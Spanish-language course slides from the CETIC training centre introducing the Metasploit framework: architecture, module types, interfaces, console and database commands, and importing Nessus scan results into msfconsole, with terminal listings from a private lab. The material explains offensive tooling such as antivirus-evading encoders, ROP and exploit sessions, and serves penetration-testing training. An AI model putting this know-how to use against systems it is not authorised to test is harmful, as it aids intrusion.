


CETIC (Centro de Tecnologías de la Información y Comunicación)



CETIC (Centro de Tecnologías de la Información y la Comunicación) ofrece un conjunto de recursos y actividades orientados a fomentar la capacitación profesional, el reciclaje y la inserción laboral a través de la realización de acciones de formación, orientación e información y el contacto con las empresas dentro del sector TIC.

Contacto

- C/ Castro Urdiales, 10
- Tfno: 945 16 15 05 / Fax: 945 16 15 04
- formacionempleo@vitoria-gasteiz.org

Metasploit... Introducción:


Introducción a Metasploit

- ¿Qué es Metasploit?
- Arquitectura



Metasploit es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración “Pentesting” y el desarrollo de firmas para sistemas de detección de intrusos.

Su subproyecto más conocido es el **Metasploit Framework**, una herramienta para desarrollar y ejecutar exploits contra una máquina remota. Otros subproyectos importantes son las bases de datos de opcodes (códigos de operación), un archivo de shellcodes, e investigación sobre seguridad. Inicialmente fue creado utilizando el lenguaje de programación de scripting Perl, aunque actualmente el Metasploit Framework ha sido escrito de nuevo completamente en el lenguaje Ruby.



Metasploit... Introducción:

Arquitectura: 3 principales librerías (Rex, MSF Core y MSF Base), las distintas interfaces y los módulos que dispone el framework. Las herramientas externas (Tools) y los Plugins externos también se especifican y se pueden visualizar con qué librería interactúan directamente.

La librería Rex es la básica y se encarga de la mayoría de las tareas, manejando sockets, protocolos (SSL, SMB, HTTP, ...) y otras operaciones interesantes como son las codificaciones (XOR, Base64 o Unicode, por ejemplo)

La librería MSF Core y MSF Base proporcionan APIs al framework. Las interfaces, módulos y plugins interactúan con la API Base y Core que se encuentran en ambas librerías. Con ese esquema se puede entender que las librerías son el núcleo del framework y que todos los elementos de alrededor dependen de estas. Ruby es el lenguaje encargado de implementar el núcleo de Metasploit.

Metasploit... Introducción:

Metasploit dispone de módulos los cuales ayudan a aumentar de manera sencilla las funcionalidades del framework. Un módulo es una pieza de bloque de código que implementa una o varias funcionalidades, como puede ser la ejecución de un exploit concreto o la realización de un escaneo sobre máquinas remotas. Los módulos que componen el framework son el núcleo de Metasploit y los que hacen que sea tan poderoso. Estos pueden ser desarrollados por los usuarios y de esta manera ampliar el framework de manera personalizada, y en función de las necesidades del auditor.

- **Auxiliary:** proporciona herramientas externas al framework para la integración y utilización con Metasploit. De este modo el auditor puede utilizar escáneres, herramientas para denegación de servicio, sniffers, fuzzers, ...
- **Encoders:** proporciona codificadores para ofuscar el código de las shellcodes y de ese modo evitar que los sistemas antivirus puedan detectar el payload. Se disponen para diversas arquitecturas entre las más comunes x86 y x64.
- **Exploits:** este módulo contiene los exploits alojados. Se organizan mediante categorías, por sistemas operativos o tecnología.
- **Payloads:** concentra los distintos códigos maliciosos ordenados por categorías. En este caso, las categorías son singles, stagers y stages, y como subcategorías se organizan por payloads para distintas tecnologías o sistemas operativos.
- **Nops:** contiene código capaz de generar instrucciones NOP para los códigos maliciosos. No existe gran cantidad de aplicaciones de este tipo en el módulo nops. Están organizados por arquitecturas.
- **Post:** almacena en su interior código para ejecutar acciones referidas a la fase de post-explotación como son la escalada de privilegios, la impersonalización de tokens, captura de pruebas sobre la máquina remota, ... Se organizan por categorías, como puede ser por sistema operativo.

Metasploit... Introducción:

Metasploit dispone de varias interfaces con las que interactuar con el framework. El usuario puede interactuar mediante una interfaz gráfica, línea de comando o consola. También se dispone de la posibilidad de acceder directamente a las funciones y módulos que componen el framework. Esta acción puede resultar muy útil para utilizar ciertos exploits sin necesidad de lanzar todo el entorno.

```
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary encoders exploits nops payloads post
root@kali:/usr/share/metasploit-framework/modules# ls auxiliary/
admin bnat crawler dos gather pdf server spoof voip
analyze client docx fuzzers parser scanner sniffer sqli vsploit
root@kali:/usr/share/metasploit-framework/modules# ls encoders/
cmd generic mipsbe mipsle php ppc sparc x64 x86
root@kali:/usr/share/metasploit-framework/modules# ls exploits/
aix bsd_i freebsd linux netware unix
android dialup hpux mainframe osx windows
apple_ios firefox irix multi solaris
root@kali:/usr/share/metasploit-framework/modules# ls nops/
armle php ppc sparc tty x64 x86
root@kali:/usr/share/metasploit-framework/modules# ls payloads/
singles stagers stages
root@kali:/usr/share/metasploit-framework/modules# ls post/
aix android cisco firefox linux multi osx solaris windows
root@kali:/usr/share/metasploit-framework/modules#
```

Metasploit... Introducción:

La primera interfaz que se presenta en **msfconsole**. Es el todo en uno del framework, el auditor dispone de una consola desde la cual puede acceder a todas las opciones disponibles de Metasploit. La consola dispone de un gran número de comandos, los cuales disponen de una sintaxis sencilla y fácil de recordar. Esta interfaz se lanza ejecutando el comando `msfconsole` en una terminal, si se encuentra en Linux

```
^//omh .dMMMMMMMMMMMMMMMMMMMM/:::/:ooooo .yddh//+e/ooooooooo: .syh//ee:
/MMMMMMMMMMMMMMMMMMMMMMd. //+-..yy/...sydh/+oo: s//...sydh+e
.hMMssdd+:dMMnMMh. .smk//^^^\\^ ^ ^++|^|^: :
.sMMno. .dMd-.:nN/ ^||-X-|| ||-X-||
...../yddy/:...+hmo...hdd:.....\\=v=//.....\\=v=//.....
=====
+-----+
| Session one died of dysentery. |
+-----+
=====
Press ENTER to size up the situation

=====
% Date: April 25, 1848 %
% Weather: It's always cool in the lab %
% Health: Overweight %
% Caffeine: 12975 mg %
% Hacked: All the things %
=====
Press SPACE BAR to continue

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- Learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.5-2016010401 ]
+ -- ==[ 1524 exploits - 875 auxiliary - 257 post ]
+ -- ==[ 436 payloads - 37 encoders - 8 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > |
```


Metasploit... Introducción:

La segunda interfaz que se presenta es **Armitage**. Esta interfaz proporciona un entorno gráfico e intuitivo al auditor para llevar a cabo el test de intrusión y entender el hacking de manera sencilla. Esta interfaz se lanza ejecutando el comando `armitage` en una terminal.



Metasploit... Introducción:

La tercera interfaz que se presenta en la **web UI** de Metasploit. Con esta interfaz se puede gestionar el test de intrusión de manera remota, sin necesidad de disponer del framework en local, pudiendo realizar casi todas las opciones que se pueden realizar desde la consola.



The screenshot displays the Metasploit Community web interface. The top navigation bar includes links for Project, Test, Account, Administration, and Community. Below this, a secondary navigation bar lists various features: Overview, Analysis, Sessions (2), Campaigns, Web Apps, Modules, Tags, Reports, and Tasks. The main content area is titled 'Hosts' and contains a search bar with options like 'Go to Host', 'Delete', 'Scan', 'Import', 'New Host', 'Modules', 'Bruteforce', 'Exploit', and 'New Host'. A tabbed interface shows 'Hosts', 'Notes', 'Services', 'Vulnerabilities', and 'Captured Evidence'. The 'Hosts' tab is active, displaying a table of hosts with columns for IP Address, Name, OS Name, Version, Purpose, Services, Vulns, Notes, Updated, and Status. The table lists three hosts: 10.1.95.80 (Status: Locked), 10.1.95.113 (Status: Shelled), and 10.1.95.253 (Status: Scanned). At the bottom, it shows 'Showing 1 to 3 of 3 entries' and navigation buttons for First, Previous, Next, and Last.

IP Address	Name	OS Name	Version	Purpose	Services	Vulns	Notes	Updated	Status
10.1.95.80		BBK Unknown		device		1		2 minutes ago	Locked
10.1.95.113	vmware-batun	Linux vmware-batun 2.6.12-9-686 #1 Mon Oct 10 13:25:32 BST 2005 686		device		1	1	3 minutes ago	Shelled
10.1.95.253		Konica Prostor		printer	1			5 minutes ago	Scanned

Showing 1 to 3 of 3 entries

First Previous 1 Next Last

Metasploit Community 4.1.0 - Update 20111012000000 © 2010-2011 Rapid7 LLC, Boston, MA RAPID7

Metasploit Framework... Msfconsole:

- Herramientas del Framework
 - Tipos herramientas y usos
- Msfconsole

```
root@kali:/usr/share/framework2# ls
data      exploits  msfcli    msfelfscan  msfpayload  msfweb  sdk  tools
docs      extras    msfconsole  msfencode   msfpescan   nops    src
encoders  lib       msfdldebug  msflogdump  msfupdate   payloads t
```

~/.msf5/modules/exploits/

Se disponen de ciertas herramientas que dan acceso directo al auditor para trabajar con funcionalidades específicas del framework.

Estas herramientas pueden ser utilizadas en situaciones específicas por parte del usuario, sin necesidad de lanzar la consola y cargar el entorno al completo.

Metasploit Framework... Msfconsole:

- **Msdpescan y msfelfscan:** La herramienta msfpescan permite escanear ficheros ejecutables o DLL de Windows para encontrar instrucciones de código máquina sobre una imagen basada en memoria. Por otro lado, la herramienta msfelfscan permite realizar las mismas tareas, pero sobre las aplicaciones ELF en sistemas operativos Linux.
- **Msfrop:** Hoy en día los desarrolladores de exploits se encuentran con DEP (Data Execution Prevention) habilitado por defecto en los sistemas operativos más actuales. DEP previene la ejecución del shellcode en la zona de memoria denominada como pila. En este punto los desarrolladores se vieron obligados a buscar cómo voltear esta mitigación, desarrollando la llamada ROP (Returnoriented programming). El payload ROP se crea utilizando conjuntos de instrucciones ya existentes en binarios en mono no ASLR (Address Space Layout Randomization), y de este modo conseguir que el shellcode sea ejecutable. Cada conjunto conseguido debe acabar con la instrucción RETN para continuar con la cadena ROP. Se puede encontrar que este tipo de conjuntos se llaman gadgets. La herramienta msfrop realiza un análisis sobre el binario que se le pasa y tras el procedimiento devolverá los gadgets utilizables.
- **Msfed:** Esta herramienta proporciona un demonio o servicio de Metasploit el cual genera un listener en un puerto. Los clientes podrán conectar con este servicio y disponer de su propia interfaz de consola, hay que tener en cuenta que todos los clientes utilizan la misma instancia del framework. Los clientes suelen conectarse a través de netcat, indicando la IP y el puerto. Este servicio da flexibilidad y la posibilidad de utilizar el framework en remoto con todas las funcionalidades disponibles en local.
- **Msfupdate:** Esta herramienta permite actualizar los módulos disponibles, así como el propio framework.

Metasploit Framework... Msfconsole:

La interacción con el framework puede llevarse a cabo mediante el uso de las distintas interfaces vistas anteriormente. En la mayoría de las ocasiones se utiliza la consola de Metasploit para realizar las pruebas y gestionar todas las herramientas disponibles.

La consola es bastante intuitiva y sencilla de utilizar, integrando comandos con semántica implícita los cuales ayudaran al usuario a configurar y moverse por el entorno de manera sencilla. Para lanzar la consola, se ejecutará el comando `msfconsole`, el cual devolverá al usuario un prompt para la introducción de comandos, un banner e información sobre el número de exploits, payloads, encodes, auxiliary y nops disponibles.

La estructura de Metasploit se puede imaginar como un sistema de archivos, el cual dispone de una raíz y carpetas que cuelgan de él. Estas carpetas se encuentran físicamente en la ruta donde está instalado el framework.

Por ejemplo, si se requiere un exploit, estos se encontrarán en alguna ruta como puede ser `exploit/windows/smb/psexec_psh`, o si se requiere un auxiliary, se podría encontrar en `auxiliary/scanners/ftp/ftp_version`

En los distintos módulos ciertos elementos podemos considerarlos como variables que se deben configurar en el interior de dichos módulos. Estas variables dotan de cierta información al módulo que debe ser aportada por el auditor, como pueden ser la dirección IP, el nombre de la máquina, el puerto de destino, ... Estos elementos se muestran en mayúsculas, siendo algunas opcionales y otras obligatorias.

Metasploit Framework... Msfconsole:

Comandos de ayuda y búsqueda:

- **Help:** proporciona un listado sobre todos los comandos de consola disponibles. Se agrupan en dos listas, core commands, que proporciona un listado sobre los comandos del núcleo del framework y database backend commands que ofrece otro sobre los comandos que interactúan con las bases de datos. Existe la posibilidad de usar el parámetro `-h` con los comandos para obtener una ayuda detallada sobre la utilización de dicho comando. Recomendable usarlo para cualquier comando.
- **Search:** permite la búsqueda de módulos en función de alguna característica concreta, obteniendo la ruta donde se aloja y donde se puede acceder al recurso, así como una cierta información sobre la búsqueda (Rank, Disclosure Data y Description).
- **Info:** aporta gran cantidad de información sobre el módulo previamente seleccionado mediante el comando `use`, o ejecutando el comando `info` seguido de la ruta donde se encuentra el módulo concreto del que se requiere la información. Los datos que devuelve son todas las opciones del módulo, objetivos y una descripción, así como la vulnerabilidad y versiones vulnerables para la mayoría de exploits.
- **Show:** permite mostrar las diferentes opciones para los módulos. Si se ha seleccionado un módulo, además permite mostrar algunas opciones más como las diversas variables a configurar, `show options`, o los sistemas operativos vulnerables, `show targets`, entre otros.

Metasploit Framework... Msfconsole:

Comandos de interacción y configuración:

- Use
- Back
- Set
- Setg
- Unset
- Unsetg
- Connect
- Irb
- Load
- Unload
- Loadpath
- Check
- Exploit
- Sessions
- Resource
- Makerc
- Save
- Jobs
- Run
- Route

Metasploit Framework... Msfconsole:

Comandos de interacción y configuración:

- **Use:** permite seleccionar el módulo que se requiere.
- **Back:** permite salir del módulo y colocarse de nuevo en la raíz de la consola.
- **Set:** permiten configurar los parámetros de los distintos módulos, asignando valores a las variables disponibles. Asigna el valor a un módulo en concreto.
- **Setg:** igual que set, pero asignando el valor para el contexto del framework.
- **Unset:** desasignan los valores de los parámetros o variables de un módulo.
- **Unsetg:** igual que Unset pero desasignará a nivel global.
- **Connect:** permite conectar desde la consola con otras máquinas para su gestión o administración, incluyendo la dirección ip y el puerto al que se quiere conectar. Permite la posibilidad de crear una conexión segura bajo SSL. Este comando es similar a la aplicación netcat.
- **Irb:** permite ejecutar un intérprete de Ruby ejecutando comandos y crear scripts que automaticen ciertos procesos, todo ello en caliente.
- **Load:** permite cargar plugins que Metasploit dispone, añadiendo nuevas funcionalidades al framework.
- **Unload:** quita el plugin del entorno.
- **Loadpath:** especifica el directorio donde se pueden encontrar almacenados módulos, plugins o exploits externos al framework, y disponer de 0-day, exploits, payloads, ... en un directorio de trabajo independiente,
- **Check:** aporta la posibilidad de verificar si el sistema es vulnerable o no, antes de lanzar el script.

Metasploit Framework... Msfconsole:

Comandos de interacción y configuración:

- **Exploit:** una vez configurado el módulo seleccionado lanza el código malicioso sobre la máquina. Se puede ejecutar el comando en segundo plano (-j). Por lo general, el comando exploit devolverá el control del sistema remoto mediante una Shell o un meterpreter.
- **Sessions:** las Shell que se obtienen se organizan por conexiones y éstas son visualizadas por el comando sessions. Este comando permite listar el número de conexiones con máquinas vulneradas que se disponen, qué vía ha sido la que ha conseguido vulnerar, información sobre los puertos y direcciones IP, el tipo de payload, ... Todas las sesiones tienen un identificador único y que se debe especificar cuándo se quiere interactuar con una sesión remota. Permite diversos parámetros, entre los que -l lista las sesiones disponibles, -K finaliza todas las sesiones abiertas y -i permite interactuar con una sesión disponible.
- **Resource:** permite la carga de un fichero, generalmente especificado con la extensión rc, con acciones específicas sobre el framework. Con este comando se utiliza para automatizar tareas que se deben realizar con Metasploit y se conocen de antemano.
- **Makerc:** almacena en un fichero el historial de comandos y acciones que se han realizado en la sesión en curso con el framework. Este fichero se genera en el home del usuario en un directorio oculto denominado .msfX, siendo X un número dependiendo de la versión de Metasploit utilizado.
- **Save:** aporta persistencia a la configuración del entorno para cuando el test de intrusión es largo y con un gran número de características.
- **Jobs:** muestra los módulos que se encuentran en ejecución en segundo plano o background.
- **Run:** permite la ejecución de un módulo auxiliar cargado en el contexto de la consola.
- **Route:** permite enrutar sockets a sesiones. Además, permite la adición de subredes, puertas de enlace y máscaras de red.

Metasploit Framework... Msfconsole:

Comandos de base de datos:


- **Db_status:** indica las bases de datos que se encuentran disponibles y la base de datos configurada por defecto.
- **Db_connect:** crea y conecta con la base de datos. Previamente, se debe configurar el usuario en la base de datos. Este comando prepara todas las tablas en la base de datos que se utilizarán en la recolección de información y análisis para almacenar los datos obtenidos de los sistemas que se estén auditando.
- **Db_nmap:** ejecuta la herramienta nmap y almacena todos los resultados del escaneo en las tablas preparadas en la base de datos.
- **Db_autopwn:** lanza una colección de exploits frente a una o varias máquinas de las cuales se ha obtenido información. En las últimas versiones no se encuentra disponible, tiene que instalarse manualmente.
- **Hosts:** lista las máquinas que se encuentran alojadas en la base de datos. Muestra información como el sistema operativo, nombre de la máquina, dirección MAC, versión del service pack, entre otras.
- **Db-destroy:** elimina la base de datos que se está utilizando.
- **Services:** muestra los servicios de las máquinas de la base de datos.
- **Vulns:** muestra las vulnerabilidades de las máquinas de la base de datos.
- **Creds:** muestra las credenciales de las máquinas de la base de datos.

Metasploit Framework... Integración con Nessus:

Nessus es un escáner de vulnerabilidades con mayor flexibilidad que permite realizar un gran número de verificaciones de vulnerabilidades en el mundo de las auditorías. Permite el descubrimiento activo de redes, escaneo de vulnerabilidades y políticas de auditoría.

Metasploit Framework acepta los archivos exportados de los escaneos de vulnerabilidades realizados con Nessus. Los resultados del escaneo de Nessus deben ser exportados en formato NBE o XML.

Además, permite utilizar la herramienta Nessus en el entorno de msfconsole e incluir los resultados directamente en la base de datos de Metasploit.




The screenshot displays the Nessus web interface. At the top, there's a navigation bar with 'Nessus', 'Scans', and 'Policies'. Below this, a header section includes 'Red' (Scanning | Vulnerability | Policy | Settings) and buttons for 'Configure', 'Add Test', 'Launch', and 'Export'. A search bar on the right contains 'All Vulnerabilities'. The main content area shows a list of vulnerabilities for host '192.168.10.170'. The table has columns for 'Severity', 'Plugin Name', 'Plugin Family', 'Count', and 'Host Details'. The vulnerabilities listed include OpenSSL, PHP, and IIS. A 'Vulnerability' chart is visible on the right side of the interface.

Severity	Plugin Name	Plugin Family	Count	Host Details
CRITICAL	OpenSSL < 1.0.2 Multiple Vulnerabilities (CVE-2016-0732)	Web Servers	2	IP: 192.168.10.170 MAC: 00:0c:29:08:07:81 OS: Microsoft Windows 7 Professional Start: Today at 5:50 PM End: Today at 7:02 PM Impact: 5 results KB: Known-Exploited
CRITICAL	PHP 5.5.x < 5.6.28 Multiple Vulnerabilities	CGI binaries	2	
CRITICAL	PHP 5.5.x < 5.6.27 Multiple Vulnerabilities	CGI binaries	2	
CRITICAL	PHP 5.5.x < 5.6.28 Multiple Vulnerabilities	CGI binaries	2	
CRITICAL	IIS 4-6.0: Vulnerability to DNS Resolution Could Allow Remote Code Execution (2008-053) (remote check)	Web Servers	1	
CRITICAL	IIS 4-6.0: Vulnerability to SChannel/Crypto Allow Remote Code Execution (2008-011) (remote check)	Web Servers	1	
MEDIUM	PHP 5.5.x < 5.6.28 Multiple Vulnerabilities	CGI binaries	2	
MEDIUM	Apache mod_ssl module Information Disclosure	Web Servers	2	

Metasploit Framework... Integración con Nessus:

Una vez se ha realizado el escaneo con Nessus y se obtienen los resultados, procedemos a exportar los datos a un archivo con extensión .nessus, el cuál utilizaremos desde Metasploit para importar toda la información.



Al abrir Metasploit Framework mediante msfconsole obtenemos la Shell propia con la que trabajaremos.



Metasploit Framework... Integración con Nessus:

Podemos mostrar los comandos disponibles para interactuar con la Base de Datos mediante el comando `help database`. Lo primero que haremos es comprobar el estado de la conexión con dicha Base de Datos.

```
msf > help database

Database Backend Commands
=====

Command      Description
-----
creds        List all credentials in the database
db_connect   Connect to an existing database
db_disconnect Disconnect from the current database instance
db_export    Export a file containing the contents of the database
db_import    Import a scan result file (filetype will be auto-detected)
db_nmap      Executes nmap and records the output automatically
db_rebuild_cache Rebuilds the database-stored module cache
db_status    Show the current database status
hosts        List all hosts in the database
loot         List all loot in the database
notes        List all notes in the database
services     List all services in the database
vulns        List all vulnerabilities in the database
workspace    Switch between database workspaces

msf > db_status
[*] postgresql connected to msf
msf >
```

Metasploit Framework... Integración con Nessus:

Para importar los resultados que se obtuvieron con Nessus, se utiliza el comando **db_import**, pasándole el archivo .nessus exportado desde la herramienta.

```
msf > db_import /root/Escritorio/Red_9nyp9f.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.10.254
[*] Importing host 192.168.10.176
[*] Importing host 192.168.10.170
[*] Importing host 192.168.10.2
[*] Importing host 192.168.10.1
[*] Successfully imported /root/Escritorio/Red_9nyp9f.nessus
msf > █
```

Metasploit Framework... Integración con Nessus:

Una vez importada la información, utilizamos el comando “**hosts**” para listar los hosts de los que se realizó el escaneo. Obtenemos información como IP, MAC, Sistema Operativo, versión, tipo, ...

```
msf > hosts

Hosts
=====

address      mac          name          os_name      os_flavor    os_sp  purpose  info  comments
-----
192.168.0.1   f4:f2:6d:c5:1c:5a  192.168.0.1   WPB41N      2.6.X        2.6.X  router
192.168.0.102 08:3e:8e:85:33:33  192.168.0.102 Linux        3.X         3.X    server
192.168.0.105 cc:2d:8c:38:d7:a5  192.168.0.105 Windows 7   client
192.168.0.106 00:50:56:c0:00:08  192.168.0.106 Linux        2.6.X        2.6.X  server
192.168.10.1  00:50:56:c0:00:08  192.168.10.1  Windows 8.1 Pro  client
192.168.10.2  00:50:56:e6:05:d8  192.168.10.2  Unknown      device
192.168.10.170 00:0c:29:08:f7:34  192.168.10.170 Windows 7   Professional  client
192.168.10.176 00:50:56:33:6f:3e  192.168.10.176 kali        Linux        4.0.0    server
192.168.10.254 00:50:56:f2:28:92  192.168.10.254 Linux

msf >
```

Metasploit Framework... Integración con Nessus:

Con el comando **services** se enumeran todos los servicios detectados en funcionamiento en el sistema escaneado. Si quisiéramos obtener los servicios de un único host podríamos indicárselo mediante el comando seguido de la IP.

```
msf > services

Services
=====

host      port  proto name      state info
-----
192.168.0.1 22    tcp   ssh       open  Dropbear sshd 2012.55 protocol 2.0
192.168.0.1 49152 tcp   http      open  Huawei HG824ST modem http config
192.168.0.1 80     tcp   http      open  Router Webserver
192.168.0.1 1900   tcp   upnp      open  ipOS upnpd TP-LINK TL-WR841N WAP 11.0; UPnP 1.0
192.168.0.102 80     tcp   http      open  Apache httpd 2.4.10 (Debian)
192.168.0.105 139    tcp   netbios-ssn open  Microsoft Windows 98 netbios-ssn
192.168.0.105 445    tcp   microsoft-ds open  Microsoft Windows 10 microsoft-ds
192.168.0.105 2869   tcp   http      open  Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
192.168.0.105 135    tcp   msrpc     open  Microsoft Windows RPC
192.168.0.105 1028   tcp   msrpc     open  Microsoft Windows RPC
192.168.0.106 1175   tcp   upnp      open
192.168.0.106 1062   tcp   upnp      open
192.168.0.106 8080   tcp   tcpwrapped open
192.168.10.1 5355   udp   llmnr     open
192.168.10.1 139    tcp   smb       open
192.168.10.1 2869   tcp   www       open
192.168.10.1 1034   tcp   dce-rpc   open
192.168.10.1 137    udp   netbios-ns open
192.168.10.1 445    tcp   cifs     open
192.168.10.1 1028   tcp   dce-rpc   open
192.168.10.1 1025   tcp   dce-rpc   open
192.168.10.1 1026   tcp   dce-rpc   open
192.168.10.1 1027   tcp   dce-rpc   open
192.168.10.1 135    tcp   epmap     open
192.168.10.1 1033   tcp   dce-rpc   open
192.168.10.2 53     udp   dns       open
192.168.10.170 3289   tcp   msrdp     open
```

Metasploit Framework... Integración con Nessus:

